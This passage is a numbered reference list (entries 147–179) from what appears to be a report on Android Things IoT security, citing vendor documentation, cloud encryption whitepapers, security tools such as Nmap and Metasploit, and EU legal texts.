[147] G. I. Android, "Building SELinux Policy," *source.android.com*, 2018. [Online]. Available: https://source.android.com/security/selinux/build. [Accessed: 16-Jul-2018].

[148] Mats Liljegren, "User-Space Device Drivers in Linux: A First Look Mats Liljegren Senior Software Architect," no. 1 [Online], Accessible:https://www.enea.com/globalassets/downloads/operating-systems/enea-linux/enea-user-space-drivers-in-linux_whitepaper.pdf, pp. 1–4, 2018.

[149] G. inc Android, "Android Studio and SDK tools," *developer.android.com*, 2018. [Online]. Available: https://developer.android.com/studio/. [Accessed: 20-May-2018].

[150] Ping Identify LLC, "Multi-factor authentication," *pingidentity.com*, no. 1 [Online], Accessible:https://www.pingidentity.com/content/dam/ping-6-2-assets/Assets/white-papers/en/mfa-best-practices-securing-modern-digital-enterprise-3001.pdf?id=b6322a80-f285-11e3-ac10-0800200c9a66, pp. 1–14, 2018.

[151] Google INC, "Google 2-Step Verification," *google.com*, 2018. [Online]. Available: https://www.google.com/landing/2step/#tab=how-it-protects. [Accessed: 14-Jun-2018].

[152] Google inc, "Google Internet Authority G2," *pki.google.com*, 2018. [Online]. Available: https://pki.google.com/. [Accessed: 16-Jun-2018].

[153] NXP inc, "PICO-i.MX7D Development Platform for Android Things Quick Start Guide," *nxp.com*, no. 1 [Online], Accessible: https://www.nxp.com/docs/en/quick-reference-guide/PICO-iMX7D-QSG.pdf, pp. 1–11.

[154] Google Cloud, "Google Cloud including GCP &amp; G Suite — Try Free | Google Cloud," *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/. [Accessed: 12-Jul-2018].

[155] MQTT org, "MQTT," *mqtt.org*, 2018. [Online]. Available: https://mqtt.org/. [Accessed: 28-May-2018].

[156] Google inc, "Bigtable - Scalable NoSQL Database Service | Cloud Bigtable | Google Cloud," *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/bigtable/. [Accessed: 03-Jun-2018].

[157] Google Cloud, "Cloud Dataflow - Stream &amp; Batch Data Processing | Cloud Dataflow | Google Cloud," *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/dataflow/. [Accessed: 11-Jun-2018].

[158] Microchip technology in, "ATECC608A - Crypto Authentication - Microcontrollers and Processors," *microchip.com*, 2018. [Online]. Available: https://www.microchip.com/wwwproducts/en/ATECC608A. [Accessed: 12-Jun-2018].

[159] Microchip Technology Inc, "ATECC608A Microchip CryptoAuthentication$^{TM}$ Device Features," *microchip.com*, no. 1 [Online], Accessible: http://ww1.microchip.com/downloads/en/DeviceDoc/40001977A.pdf, pp. 1–128, 2017.

[160] G. Cloud and E. Whitepaper, "Encryption in Transit in Google Cloud," *cloud.google.com*, no. 1 [Online] Accessible: https://cloud.google.com/security/encryption-in-transit/resources/encryption-in-transit-whitepaper.pdf, pp. 1–24, 2018.

[161] Google Cloud, "How Google Uses Encryption to Protect Your Data," *storage.googleapis.com*, no. 1 [Online], Accessible: https://storage.googleapis.com/gfw-touched-accounts-pdfs/google-encryption-whitepaper-gsuite.pdf, pp. 1–14, 2018.

[162] Mozilla org, "Strict-Transport-Security - HTTP | MDN," *developer.mozilla.org*, 2018. [Online].Available:https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security. [Accessed: 23-Jun-2018].

[163] Google Cloud, "ISO 27017 - Compliance | Google Cloud," *cloud.google.com*, 2018. [Online]. Available: https://cloud.google.com/security/compliance/iso-27017/. [Accessed: 19-Jul-2018].

[164] NMAP org, "Nmap: the Network Mapper - Free Security Scanner," *nmap.org*, 2018. [Online]. Available: https://nmap.org/. [Accessed: 23-Jun-2018].

[165] Android Google inc, “Android Debug Bridge (adb) | Android Developers,” *developer.android.com*, 2018. [Online]. Available: https://developer.android.com/studio/command-line/adb. [Accessed: 05-Jun-2018].

[166] Gdatasoftware inc, “Critical vulnerability: first Android worm discovered,” *gdatasoftware.com*,2018.[Online].Available:https://www.gdatasoftware.com/news/2018/06/30855-critical-vulnerability-first-android-worm-discovered. [Accessed: 19-Jul-2018].

[167] SHODAN, “Android debug bridge - Shodan Search,” *shodan.io*, 2018. [Online]. Available: https://www.shodan.io/search?query=android+debug+bridge. [Accessed: 19-Jul-2018].

[168] GreyNoise Intelligence LLC, “GreyNoise Visualizer,” *viz.greynoise.io*, 2018. [Online]. Available: https://viz.greynoise.io/stats. [Accessed: 19-Sep-2018].

[169] Rapid7 inc, “Accelerate Security, Vuln Management, Compliance | Rapid7,” *rapid7.com*, 2018. [Online]. Available: https://www.rapid7.com/. [Accessed: 14-Aug-2018].

[170] Rapid7 inc, “Metasploit Framework,” *github.com*, 2018. [Online]. Available: https://github.com/rapid7/metasploit-framework.

[171] Rapid7 inc, “Rapid7 Metasploit,” *metasploit.com*, 2018. [Online]. Available: https://metasploit.com/download.

[172] Wireshark organisation, “Wireshark,” *wireshark.org*, 2018. [Online]. Available: https://www.wireshark.org/. [Accessed: 12-Jul-2018].

[173] G. HM, “European Communities Act 1972,” *UK Public Gen. Acts*, vol. 1, no. 1, [Online],Accessible:https://www.legislation.gov.uk/ukpga/1972/68/pdfs/ukpga_19720068_en.pdf, p. 38, 1972.

[174] The Member States, “Treaty of Lisbon (Amendment),” *Off. J. Eur. Union*, vol. 2, no. 1, [Online], Accessible:http://publications.europa.eu/resource/cellar/688a7a98–3110–4ffe–a6b3–8972d8445325.0007.01/DOC_19, p. 283, 2007.

[175] European Union, “Copenhagen criteria,” *Off. J. Eur. Union*, vol. 55, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/?uri= CELEX%3A 12012M %2FTXT, p. P. 0001-0390, 2012.

[176] Court of Justice of the European Union, "Annual Report Court of the Justice of the European Union," vol. 4, no. 1, [Online], Accessible:https://curia.europa.eu/jcms/upload/docs/application/pdf/2018–04/ra_pan_2018.0421_en.pdf, pp. 1–62, 2018.

[177] E. U. CJEU, "Court of Justice of the European Union," *curia.europa.eu*, 2018. [Online]. Available: https://curia.europa.eu/jcms/jcms/j_6/en/. [Accessed: 04-Jul-2018].

[178] European Union, "Consolidated version of the Treaty on European Union," *Off. J. Eur. Union*, vol. 55, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/?uri=CELEX%3A12012M%2FTXT, p. P. 0001-0390, 2012.

[179] G. I. Android, "Supported hardware | Android Things |," *developer.android.com*, 2018. [Online]. Available: https://developer.android.com/things/hardware/. [Accessed: 21-May-2018].